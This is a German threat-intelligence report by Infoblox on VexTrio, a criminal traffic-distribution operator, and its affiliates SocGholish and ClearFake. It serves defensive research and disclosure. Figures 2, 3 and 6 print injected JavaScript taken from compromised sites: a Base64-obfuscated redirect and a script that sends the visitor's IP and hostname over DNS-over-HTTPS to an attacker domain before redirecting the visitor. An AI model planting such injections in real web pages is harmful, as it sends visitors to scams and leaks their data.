infoblox

Threat Intel


CYBERCRIME CENTRAL: VEXTRIO BETREIBT MASSIVES KRIMINELLES PARTNERPROGRAMM

Authors:
Christopher Kim
Randy McEoin

INHALTSVERZEICHNIS

EXECUTIVE SUMMARY

Während Cyberkriminelle oft als Hacker-Banden oder brillante Einzelgänger dargestellt werden, kaufen und verkaufen sie in Wirklichkeit häufiger Waren und Dienstleistungen als Teil einer größeren kriminellen Wirtschaft. Einige Akteure verkaufen beispielsweise Malware-Dienste, und Malware-as-a-Service (MaaS) ermöglicht Käufern einen einfachen Zugang zu der Infrastruktur, die für die Begehung von Straftaten erforderlich ist. Diese Dienstleister bilden auch strategische Partnerschaften, ähnlich wie es seriöse Unternehmen tun, um die Grenzen ihrer derzeitigen Geschäftstätigkeit zu erweitern. Solche Beziehungen werden im Verborgenen geknüpft und können eine Reihe von Partnern umfassen. Das macht es schwierig, sie zu entwirren und als Außenstehende zu verstehen. Forscher bezeichnen diese Beziehungen als Zugehörigkeiten, und obwohl bekannt ist, dass sie existieren, bleiben ihre Details weitgehend ein Rätsel.



In diesem Bericht enthüllen wir eine Reihe groß angelegter bösartiger Beziehungen, an denen VexTrio, ClearFake, SocGholish und viele andere ungenannte Akteure beteiligt sind. Diese Untersuchung wurde in Zusammenarbeit mit dem Sicherheitsforscher Randy McEoin durchgeführt, der ClearFake entdeckt und SocGholish eingehend untersucht hat.[1] Obwohl SocGholish und ClearFake am häufigsten mit Malware und gefälschten Software-Update-Seiten in Verbindung gebracht werden, betreiben sie Traffic Distribution Systems (TDS), die Benutzer basierend auf dem Gerät, Betriebssystem, Standort und anderen Merkmalen des Opfers weiterleiten. VexTrio betreibt auch ein TDS, das kompromittierten Web-Traffic, der von Partnern stammt, sowie seine eigene Infrastruktur zu verschiedenen Formen bösartiger Inhalte weiterleitet. Dieses Dokument konzentriert sich auf die TDS-Unternehmen der Akteure. Wir kamen zu dem Schluss, dass diese drei Akteure strategische Partnerschaften unterhalten, in denen SocGholish und ClearFake Opfer an VexTrio weitergeben.

Während ClearFake erst vor relativ kurzer Zeit aufgetaucht ist, sind VexTrio und SocGholish seit mindestens 2017 bzw. 2018 aktiv.[2,3] Wir verfolgen VexTrio seit fast zwei Jahren und haben im Juni 2022 erstmals über den Akteur berichtet.[4] Zu diesem Zeitpunkt wussten wir, dass sie ein unerkannter, allgegenwärtiger Teil der Cyberkriminalitätswirtschaft sind. Allerdings waren wir uns der Bandbreite ihrer Aktivitäten und der Tiefe ihrer Verbindungen innerhalb der Cyberkriminalitätsbranche nicht voll bewusst. VexTrio wurde von der Sicherheitsgemeinschaft möglicherweise so lange nicht erkannt oder ignoriert, weil sie nicht an eine bestimmte Malware gebunden sind, sondern im Kern als Datenverkehrsvermittler agieren. Für die Kunden ist dies bedauerlich, denn das Blockieren von VexTrio schützt sie vor allen Arten von Schäden, eine Tatsache, die durch unsere Untersuchungen noch deutlicher wird.

VexTrio ist die größte Bedrohung in den Netzwerken unserer Kunden. VexTrio betreibt ein riesiges eigenes Netzwerk und ist in mehr Netzwerken zu sehen als jeder andere Akteur.

Gemessen am Abfragevolumen ist VexTrio für die meisten Bedrohungen verantwortlich. Von ihren mehr als 70.000 bekannten Domains wurde fast die Hälfte in Kundennetzwerken beobachtet. Seit 2020 haben wir an einem einzigen Tag in 19 % der Netzwerke VexTrio-Aktivität festgestellt, in den letzten zwei Jahren in über der Hälfte aller Kundennetzwerke. Durch unsere Zusammenarbeit haben wir festgestellt, dass VexTrio noch älter ist, als wir bisher angenommen hatten. Außerdem ist jetzt klar, dass VexTrio so weit verbreitet ist, weil sie mit mindestens 60 Partnern den Datenverkehr für viele Cyberkriminelle vermitteln. Die Vernetzung und Hartnäckigkeit von VexTrio in der Cyberkriminalitätsbranche wird durch ihr Auftreten in verschiedenen Publikationen belegt, die unwissentlich Einblicke in ihre Infrastruktur erhalten und auf ihre Aktivitäten verwiesen haben, darunter:

- die Verbreitung der Glupteba-Malware, wie von Nozomi Networks berichtet,[5]
- Opfer auf Betrugsseiten für technischen Support weiterleiten, wie von Sucuri berichtet,[6] und
- die Verbreitung von erheblich bösartigen Inhalten, wie in allgemeinen Untersuchungen zum TDS-Verhalten von Palo Alto Networks, SUNY Stony Brook und der Carnegie Mellon University berichtet. [7]

Unsere Forschung unterstreicht die wichtige Rolle von TDS-Unternehmen in der geschätzten 8-Billionen-Dollar-Wirtschaft der Internetkriminalität. Der Begriff „Traffic Distribution System“ oder „Traffic Delivery System“ stammt aus der Marketingbranche, in der die Wahl eines effektiven TDS als entscheidend für den Erfolg eines Unternehmens gilt und von Affiliate-Marketingexperten durchgeführt wird. Im Website-Marketing wird ein TDS als ein System von Skripten beschrieben, das den Webverkehr analysiert und gemäß den vom Webmaster festgelegten Regeln eine entsprechende Antwort oder Umleitung gibt.[8] Im weiteren Sinne verbindet ein TDS Verkehrsquellen, z. B. von einem Verbraucher besuchte Seiten, mit Zielen, z. B. Werbeanzeigen. Der Traffic Broker gleicht Quellen und Ziele auf der Grundlage des finanziellen Gewinns ab. Andere Forscher haben bereits nachgewiesen, dass zwielichtige TDS-Betreiber dafür verantwortlich sind, dass Verbraucher eine Vielzahl und große Menge an schädlichen Inhalten erhalten, nicht nur Werbeanzeigen.[9]

Zusätzlich zu der Enthüllung, dass ClearFake und SocGholish mit VexTrio verbunden sind, hat unsere Untersuchung eine Reihe weiterer wichtiger Erkenntnisse hervorgebracht. Insbesondere fanden wir Folgendes heraus:

- VexTrio hat mindestens 60 Partner, und ist damit der größte in der Sicherheitsliteratur beschriebene Vermittler von schädlichem Datenverkehr.
- VexTrio betreibt sein Partnerprogramm auf einzigartige Weise und stellt jedem Partner eine kleine Anzahl dedizierter Server zur Verfügung.
- Die Beziehungen von VexTrio zu seinen Partnern scheinen schon lange zu bestehen. Zum Beispiel ist SocGholish seit mindestens April 2022 ein VexTrio-Partner. Obwohl die Gesamtzeit kürzer ist, schätzen wir, dass ClearFake während der gesamten Lebensdauer mit VexTrio zusammengearbeitet hat, zumindest seit dem Start ihrer Kampagnen im August 2023.
- VexTrio-Angriffsketten können mehrere Akteure umfassen. Wir haben vier Akteure in einer Angriffssequenz beobachtet.
- VexTrio und seine Partner missbrauchen Empfehlungsprogramme im Zusammenhang mit McAfee und Benaughty.
- VexTrio steuert mehrere TDS-Netzwerke, die auf unterschiedliche Weise funktionieren. Insbesondere enthüllen wir ein neues DNS-basiertes TDS, das erstmals Ende Dezember 2023 beobachtet wurde.
- Die VexTrio-Domänengenerierung wird ständig weiterentwickelt. Sich einfach auf eine statische Liste von Wörtern oder Top-Level-Domains (TLDs) zu verlassen, die auf der Domain-Historie basiert, ist ein ineffektiver Ansatz, um VexTrio-Domains, von denen es bekanntermaßen über 70.000 gibt, umfassend zu erkennen.

- VexTrio hat eine große Umstellung von dedizierten Hosting- und Nameservern zu gemeinsam genutzten Anbietern vorgenommen. Seit der ersten Veröffentlichung von VexTrio durch Infoblox sind über 55 % der VexTrio-Domains, die früher einer dedizierten Infrastruktur zugewiesen waren, auf Shared Hosting umgestiegen.

Die Sicherheitsbranche scheint TDS-Betreiber zu übersehen. Mit dieser Veröffentlichung wollen wir neu entdeckte Verbindungen im Ökosystem der Cyberkriminalität aufdecken, die Verbraucher auf der ganzen Welt zum Opfer fallen, und das Bewusstsein für die entscheidende Rolle von TDS bei kriminellen Handlungen schärfen. Wir haben festgestellt, dass das Durchbrechen der Angriffskette an der Stelle der Verkehrsverteilung weitaus mehr böswillige Aktivitäten unterbindet als das Auffinden der endgültigen Zielseiten und das Blockieren von Malware-Signaturen nacheinander. In vielen Fällen werden TDS-Domainnamen von der Sicherheitsbranche als Adware, potenziell unerwünschte Programme (PUPs) oder Medienfreigabe bezeichnet, obwohl sie in Wirklichkeit dafür verantwortlich sind, Opfer an eine Vielzahl von Kriminellen auszuliefern. Eine verstärkte Zusammenarbeit in der Branche, um böswillige TDS-Anbieter zu untersuchen, aufzudecken und zu blockieren, würde die Spielregeln für die Gegner erschweren. Genauso wie es effektiver ist, den Drogenhandel in den Verteilzentren zu stören, als Straßenhändler zu verhaften.

TRAFFIC DISTRIBUTION SYSTEMS

Der Begriff Traffic Distribution System (TDS), manchmal auch Traffic Delivery System genannt, stammt aus der Marketingbranche. Laut LeadBit, einem etablierten Marketingunternehmen, ergibt sich der Bedarf an TDS im Affiliate-Marketing aus der Notwendigkeit, schnell zu entscheiden, wohin ein Benutzer weitergeleitet werden soll. In einem Blog, in dem die Vorteile von TDS beschrieben werden, heißt es: „Selbst der Datenverkehr aus einem gut ausgerichteten Kontext ist vielfältig, sowohl in Bezug auf die Geolokalisierung als auch auf den Browser, den Gerätetyp und andere Parameter. Sie haben buchstäblich den Bruchteil einer Sekunde Zeit, um zu entscheiden, wohin Sie Ihren Besucher weiterleiten möchten.“[10] Ein TDS ist ein System, das das Traffic-Management übernimmt, um zu bestimmen, wohin Besucher für den größten Gewinn weitergeleitet werden. Das traditionelle Marketing-TDS ist eine Reihe von Skripten und Datenbanken, die auf einem oder mehreren Servern gehostet werden und anhand einer Reihe festgelegter Regeln bestimmen, wie ein Benutzer weitergeleitet wird.

Bei Infoblox haben wir eine Reihe von Variationen des Marketing-TDS-Konzepts beobachtet, darunter auch solche, die vollständig auf DNS basieren und Entscheidungen ausschließlich auf der Grundlage der IP-Adresse des Anfragenden treffen. Ein TDS kann von einem Domaininhaber erstellt werden. Es gibt jedoch auch viele kostenlose und kommerzielle Optionen. Wir haben Akteure wie VexTrio gesehen, die ihr eigenes System zu verwalten scheinen, während andere etablierte cloudbasierte TDS-Angebote nutzen. Zum Beispiel ist bekannt, dass ClearFake Keitaro verwendet, ein kommerzielles TDS mit einem kostenlosen Angebot.

Laut LeadBit ist ein TDS „von entscheidender Bedeutung für diejenigen, die mit erheblichen Verkehrsströmen, insbesondere von unterschiedlicher Qualität, oder mit Verkehr zu tun haben, der in Bezug auf Zielgruppe, Standort und andere Parameter gemischt ist.“ Angesichts der großen Anzahl kompromittierter WordPress-Websites im Internet ist die Verwendung eines TDS eine naheliegende Option für Bedrohungsakteure, um das Beste aus den Besuchern dieser Websites herauszuholen. Ein TDS leitet den Benutzer zu einer anderen Domain weiter, in der Regel zu einer Affiliate-Landingpage, aber möglicherweise auch zu einem anderen TDS. Der Inhalt der endgültigen Landingpage wird von sogenannten Publishern festgelegt. Bedrohungsakteure haben alle Aspekte der Werbebranche für böswillige Zwecke nachgeahmt.

TDS-Server spielen eine entscheidende Rolle im Partnernetzwerk von VexTrio, da sie über den Erfolg oder Misserfolg von Geschäftsabläufen entscheiden können. Die Art und Weise, wie VexTrio seine TDS-Server konfiguriert und verwaltet, ist der Grund dafür, dass VexTrio in der Bedrohungslandschaft so lange erfolgreich und beständig geblieben ist. Ein TDS ist für die Analyse des Profils eines Opfers verantwortlich, einschließlich der Browsereinstellungen

und der zwischengespeicherten Daten. Wenn ihr Profil den Zielkriterien von VexTrio entspricht, leitet ein TDS diesen Webbesucher zu unzulässigen Inhalten weiter. Diese Funktion ist äußerst leistungsstark und bietet dem Bedrohungsakteur folgende Vorteile:

- Filtert eingehenden Datenverkehr, sodass nur Webbesucher angezeigt werden, die dem Zielprofil des Akteurs entsprechen.
- Fungiert als Lastverteiler und schont die Rechenressourcen für gültige Ziele,
- Bietet den nachgelagerten Bedrohungsakteuren von VexTrio und den Zielseiten Schutz vor Sicherheitsforschern und Botnets und
- Erfasst Metriken zu Empfehlungen von Partnern an das Netzwerk und ermöglicht es VexTrio, deren Beiträge zu würdigen.

Eine VexTrio-Angriffskette kann mehrere TDSs und Akteure umfassen. Jedes TDS, ob von einem Partner oder von VexTrio selbst kontrolliert, kann mehrere Server oder Dienste von Drittanbietern umfassen. VexTrio betreibt mehrere Typen von Servern innerhalb ihres TDS. Wir werden diese später in diesem Dokument besprechen. Zusammen initiieren und steuern diese Server den gesamten Datenverkehr im Internet von Anfang bis Ende. Für Unternehmen, die ihre Mitarbeiter schützen möchten, ist die Sperrung der TDS-Domains auf DNS-Ebene eine hervorragende Verteidigungsstrategie, da sie das Einfallstor für schädliche Inhalte sind. Wenn dies geschieht, wird die Aktivität vereitelt, unabhängig von der Anzahl der kompromittierten Webseiten oder der Anzahl der erstellten schädlichen Websites.

DAS GESCHÄFTSMODELL VON VEXTRIO

Das Partnerprogramm von VexTrio funktioniert ähnlich wie seriöse Marketing-Partnernetzwerke. Im Allgemeinen betrifft jeder Angriff die Infrastruktur mehrerer Einrichtungen. Teilnehmende Partner leiten Datenverkehr weiter, der aus ihren eigenen Ressourcen stammt (z. B. kompromittierte Websites) zu VexTrio-kontrollierten TDS-Servern. Anschließend leitet VexTrio diese Datenströme unter bestimmten Bedingungen an die schädlichen Inhalte anderer Akteure oder an andere böswillige Affiliate-Netzwerke weiter. In vielen Fällen leitet VexTrio die Opfer auch zu Kampagnen weiter, die sie direkt durchführen. Abbildung 1 veranschaulicht diese Servicetransaktionen zwischen solchen cyberkriminellen Einheiten.




Abbildung 1: Das kriminelle Ökosystem von VexTrio

VexTrio leitet seit mindestens sechs Jahren Website-Besucher zu schädlichen Inhalten weiter. Ihr langfristiges Fortbestehen ist ein Beweis für ihr erfolgreiches Geschäftsmodell, das sich aus einer unerschöpflichen Quelle von Web-Traffic speist, der von einem großen Pool an Affiliate-Mitwirkenden stammt, sowie aus ihrer eigenen Infrastruktur, die auf kompromittierten Websites basiert. Die folgenden Schlüsselpraktiken haben es VexTrio ermöglicht, unentdeckt zu bleiben, und ihre Widerstandsfähigkeit gegen die Bemühungen von Internetdienstanbietern, ihre Assets zu sperren, gestärkt.

- Direkte Kompromittierung anfälliger Websites, um ihre eigenen unabhängigen Quellen für Web-Traffic zu erhalten
- Web-Traffic von anderen Cyberkriminellen erhalten, um die Reichweite zu maximieren
- Ausbau und Diversifizierung des Affiliate-Netzwerks zur Abschwächung möglicher Abschaltungen: Die Entfernung mehrerer Affiliate-Mitglieder wird das Geschäft von VexTrio nicht zum Erliegen bringen
- Durchführung normaler Geschäftsfunktionen, wie z. B. die Nachverfolgung von Partnerverweisen und die Gutschrift von Partnern für ihre Traffic-Beiträge
- Filtern des Datenverkehrs mithilfe einer mehrstufigen TDS-Umleitungskette
- Verwendung von Parameternamen für URL-Abfragen, die sich mit Empfehlungslinks überschneiden. Diese werden häufig von legitimen und authentischen Affiliate-Netzwerken verwendet, und
- Tägliche Registrierung großer Mengen von Domains, die dynamisch über einen Wörterbuch-Domain-Generierungs-Algorithmus (DDGA), eine spezielle Form eines registrierten DGA (RDGA), erzeugt werden

Bei der Untersuchung von HTTP-basierten Protokollen könnten die Teams des Sicherheitskontrollzentrums (SOC) die VexTrio-Aktivität aufgrund ihrer Ähnlichkeit im Verhalten mit harmlosen Affiliate-Netzwerken leicht als harmlosen Werbeverkehr abtun. Die Verwendung von URL-Abfrageparameternamen durch VexTrio, die sich mit gängigen Keywords von Werbepartnern überschneiden (z. B. Urchin Tracking Module (UTM)), sowie ähnliche TDS-Domains, die gegen Technologiemarken verstoßen, stellen SOC-Teams und Forscher vor weitere Herausforderungen, wenn sie überlegen, ob sie VexTrio-Domains melden sollen. Darüber hinaus erschweren die mehrfachen Weiterleitungen zwischen Domains, die weder Namensmuster noch Hosting-Infrastruktur gemeinsam haben, die Beziehungsanalyse. Letztendlich gingen wir dazu über, keine einzelnen Angriffe mehr zu untersuchen, sondern eine DNS-Analyse auf hoher Ebene durchzuführen. Dadurch konnten wir die VexTrio-Erkennung automatisieren und so ein umfassenderes Verständnis für die Größe ihres Affiliate-Netzwerks gewinnen.

VARIATIONEN INNERHALB DES TDS VON VEXTRIO

Das Netzwerk von VexTrio nutzt einen TDS, um den Internetverkehr anderer Cyberkrimineller zu nutzen und diesen Verkehr an seine eigenen Kunden zu verkaufen. Sie dienen auch dem Datenverkehr zu bösartigen Kampagnen, die sie direkt betreiben. Der TDS von VexTrio ist ein großer und hochentwickelter Cluster-Server, der Zehntausende von Domains nutzt, um den gesamten Netzwerkverkehr zu verwalten, der durch ihn geleitet wird. Bisher haben wir zwei Typen von Servern gesehen, aus denen sich das TDS zusammensetzt. Der häufigste Typ ist ein HTTP-basierter Webserver, der URL-Abfragen mit verschiedenen Parametern verarbeitet. VexTrio verwendet seit mindestens 2017 HTTP-Server. Der zweite und kürzlich eingeführte Typ ist ein DNS-Server, der nur auf TXT-Ressourceneintragsabfragen mit einem speziell formatierten FQDN antwortet. Soweit wir wissen, kam es am 17. Juli 2023 zum ersten Mal zu einem VexTrio-Angriff, an dem ein DNS-Server beteiligt war.[11]

HTTP-BASIERTES TDS

Das VexTrio-Netzwerk stellt seinen Partnern ein HTTP-basiertes Web-Gateway zur Verfügung, an das sie kompromittierten Datenverkehr weiterleiten können. Dieses System ermöglicht es VexTrio, den Ursprung des Datenverkehrs zu verfolgen und ihn auf der Grundlage verschiedener vom Akteur festgelegter Kriterien umzuleiten. Diese Webserver sind so konzipiert, dass sie HTTP-GET-Anfragen akzeptieren und beantworten. Sie führen eine Anwendung aus, die in der Lage ist, Werte zu analysieren, die den URL-Parameter-Schlüsseln zugewiesen sind. Die aus den Abfragezeichenfolgen extrahierten Werte werden von dem Partner bereitgestellt, der das Opfer an VexTrio weitergeleitet hat, und dienen als wichtige Informationen für die Zuordnung.

Anhand dieser Parameter können wir verschiedene Partner-Akteure unterscheiden und die Dauer ihrer Beziehung zu VexTrio messen. Zum Beispiel haben wir einen Akteur identifiziert, der seit mindestens vier Jahren mit VexTrio zusammenarbeitet. Abbildung 2 zeigt ein verschleiertes JavaScript, das dieser Partner-Akteur kürzlich in eine kompromittierte Website eines Krankenhauses in Kolumbien eingeschleust hat.

```
function svfby(svfbya, svfbyb) {
    setTimeout(svfbya, svfbyb);
}
svfbyc = function () {
    document.getElementById('libertys').click();
};
svfbyd = function () {
    gtlpkdqehwzcmf = document.getElementById('svfbye');
    gtlpkdqehwzcmf.innerHTML = "<a id='libertys' href=" +
    atob('aHR0cHM6Ly93b21hbmZsaXJ0aW5nLmxpZmUvP3U9eTJ5a2FldyZvPTJ4enA4OXImbT0xJnQ9MDcwOCZ1dG1fc291cmNlPWZpbms=') +
    ">Money</a><a href=" + atob('aHR0cDovL21lcmUuY29t') + ">Proved</a><a href=" +
    atob('aHR0cDovL2pveW91c25lc3MuY29t') + ">Stand</a><a href=" + atob('aHR0cHM6Ly9yZXBsYWNlZC5uZXQ=')
    + ">Beloved</a><a href=" + atob('aHR0cDovL2xpa2VkLmNvbQ==') + ">Flourish</a><a href=" +
    atob('aHR0cHM6Ly9zZWVuLm9yZw==') + ">Sense</a><a href=" + atob('aHR0cDovL2tlcmNoaWVmcGxvdHMuY29t') +
    ">Stirrups</a><a href=" + atob('aHR0cHM6Ly90cmVlcy5jb20=') + ">Prophy</a>";
    svfby(svfbyc, 799);
};
svfby(svfbyd, 550);
```

Abbildung 2: Base64-verschleierte JavaScript-Weiterleitungen zu schädlichen Dating-Inhalten von VexTrio

Der von diesem nicht namentlich genannten Partner verwendete Stil der JavaScript-Code-Injektion hat sich seit mindestens vier Monaten nicht geändert. Alle von diesem Akteur kompromittierten Websites weisen praktisch dieselbe Injection auf. Die Verschleierungsmethode ist einfach und verschlüsselt verschiedene Segmente der VexTrio TDS-URL in Base64. Wie in Abbildung 3 dargestellt, enthält die entschleierte URL die Identifikation des Partners über den Parameter `u=y2ykaew&o=2xzp89r`.

```
function svfby(svfbya, svfbyb) {
    setTimeout(svfbya, svfbyb);
}
svfbyc = function () {
    document.getElementById('libertys').click();
};
svfbyd = function () {
    gtlpkdqehwzcmf = document.getElementById('svfbye');
    gtlpkdqehwzcmf.innerHTML = "<a id='libertys' href=" +
    "https://womanflirting[.]life/?u=y2ykaew&o=2xzp89r&m=1&t=0708&utm_source=fin
    ">Money</a><a href=" + "http://mere.com" + ">Proved</a><a href=" +
    "http://joyousness.com" + ">Stand</a><a href=" + "https://replaced.net"
    + ">Beloved</a><a href=" + "http://liked.com" + ">Flourish</a><a href=" +
    "https://seen.org" + ">Sense</a><a href=" + "http://kerchiefplots.com" +
    ">Stirrups</a><a href=" + "https://trees.com" + ">Prophy</a>";
    svfby(svfbyc, 799);
};
svfby(svfbyd, 550);
```

Abbildung 3: Entschleierter JavaScript im Zusammenhang mit der Dating-Kampagne von VexTrio

Unseren Beobachtungen zufolge leitet VexTrio den von diesem Partner gesendeten Datenverkehr ausschließlich auf dessen schädliche Dating-Webseiten um. Die VexTrio-Dating-Kampagnen laufen seit 2017 und verwenden Landing Pages, die der in Abbildung 4 unten ähneln.




Abbildung 4: Typische gefälschte Datingseite von VexTrio

DNS-BASIERTES TDS

In einer früheren Veröffentlichung haben wir beschrieben, wie VexTrio Website-Besucher mithilfe eines DNS-basierten TDS auf einen TDS-Server der zweiten Stufe umleitet.[12] Die Details dieses TDS basierten auf einem Sucuri-Artikel, der ein Beispiel für eine VexTrio-JavaScript-Injection sowie den VexTrio-Prozess zum Abrufen des TDS der nächsten Stufe über DNS-TXT-Abfragen enthielt. Seitdem haben wir diese Technik vor allem in VexTrio-Roboter-CAPTCHA- und Dating-Kampagnen beobachtet. In den letzten sechs Monaten hat VexTrio den Programmierstil seiner JavaScript-Injections im Zusammenhang mit DNS-TDS mehrmals geändert. Wir gehen davon aus, dass diese DNS-basierten TDS-Server direkt von VexTrio kontrolliert werden, da sie ausschließlich auf die VexTrio-Infrastruktur umleiten und ähnliche DNS-Merkmale mit anderen VexTrio-TDS-Domains aufweisen.

Wir haben kürzlich ein neues DNS-basiertes TDS entdeckt, das zum Zeitpunkt der Erstellung dieses Artikels von keinem anderen Anbieter gemeldet wurde. Die mit diesem TDS verbundene Angriffskette zeigt auch einen anderen JavaScript-Verschleierungsstil als die in der Sucuri-Analyse gezeigten Beispiele. Die Erkenntnis, dass ein neuer DNS TDS bereitgestellt wurde, kam von der Untersuchung einer kompromittierten Website, die wir am 24. Dezember 2023 identifiziert haben. Das auf der Website gehostete bösartige JavaScript zeigte eine neue Verschleierungsmethode, die im Vergleich zu früheren Beispielen recht einfach ist. Abbildung 5 zeigt, dass VexTrio eine Verschleierungstechnik verwendet hat, die Klartext-JavaScript in Dezimalwerte umwandelt.

Abbildung 5: Verschleiertes JavaScript, das in einer VexTrio-Roboter-Captcha-Kampagne verwendet wird

Als wir diesen Code-Block entschleierten, stellten wir fest, dass er eine DNS-Abfrage an einen bösartigen VexTrio-DNS-TDS-`Server sendete: logsmetrics[.]com` (siehe Abbildung 6 unten). VexTrio sendete diese DNS-Abfrage über den öffentlichen DNS-Dienst von Google (`dns[.]google`). Diese Methode wird auch als DNS über HTTPS (DoH) bezeichnet und beinhaltet die Übertragung von DNS-Informationen über das HTTPS-Protokoll. Die HTTPS-Anfrage an den öffentlichen DNS-Dienst von Google verwendete die folgende URL:

`hXXps://dns[.]google/resolve?name=<compromised_site>.<ip>.<rand_num>.logsmetrics[.]com&type=txt`.

Die Werte der Abfrageparameter weisen Google an, einen DNS-Aufruf an `<compromised_site>.<ip>.<rand_num>.logsmetrics[.]com` zu senden, und diese Subdomain enthält Informationen über das Opfer und die Datenverkehrsquelle. In diesem Fall gab der DNS-TDS-Server die VexTrio-TDS-URL der nächsten Stufe zurück:

`hXXps://webdatatrace[.]com/?cm48frijvq30nau8l8h0`.

```
< script > (function (parameters) {
    fetch('https://api64.ipify.org?format=json').then(response => response.json()).then(
        ip => {
            let host = window.location.hostname;
            ip = ip.ip.replaceAll(':', '-');
            ip = ip.replaceAll('.', '-');
            if (host == "") host = "unk.com";
            fetch('https://dns.google/resolve?name=' + host + '.' + ip + '.' + Math.floor(Math.random() * 1024 * 1024 * 10) + '.log
smetrics.com&type=txt').then(response => response.json()).then(data => {
                if (data.Answer == null) {
                    return;
                }
                var o = "";
                data.Answer.forEach(element => {
                    if (element.type == 16) o += element.data;
                });
                o = atob(o);
                if (!o.length) return;
                window.location.replace(o);
            });
        }
    );
})() < /script>
```

Abbildung 6: Entschleierter JavaScript, das DoH-Abfragen über Google Public DNS anzeigt

DoH-Methoden sind wirksam, um DNS-basierte Sicherheitslösungen und Blockaden durch DNS-Firewalls zu umgehen. Darüber hinaus bedeutet die Verwendung von Googles Public DNS durch VexTrio, dass die meisten HTTP-basierten Sicherheitsregeln leicht umgangen werden können. Unternehmen, die kein eigenes DNS ausführen oder einen dedizierten DNS-Anbieter einsetzen, werden `dns[.]google` wahrscheinlich nicht aus ihren Netzwerken filtern, da dies zu Störungen bei geschäftskritischen Systemen führen kann. Wie in Abbildung 7 dargestellt, hat zum Zeitpunkt dieser Untersuchung kein Sicherheitsanbieter auf VirusTotal `logsmetrics[.]com` als schädlichen Datensatz gekennzeichnet.

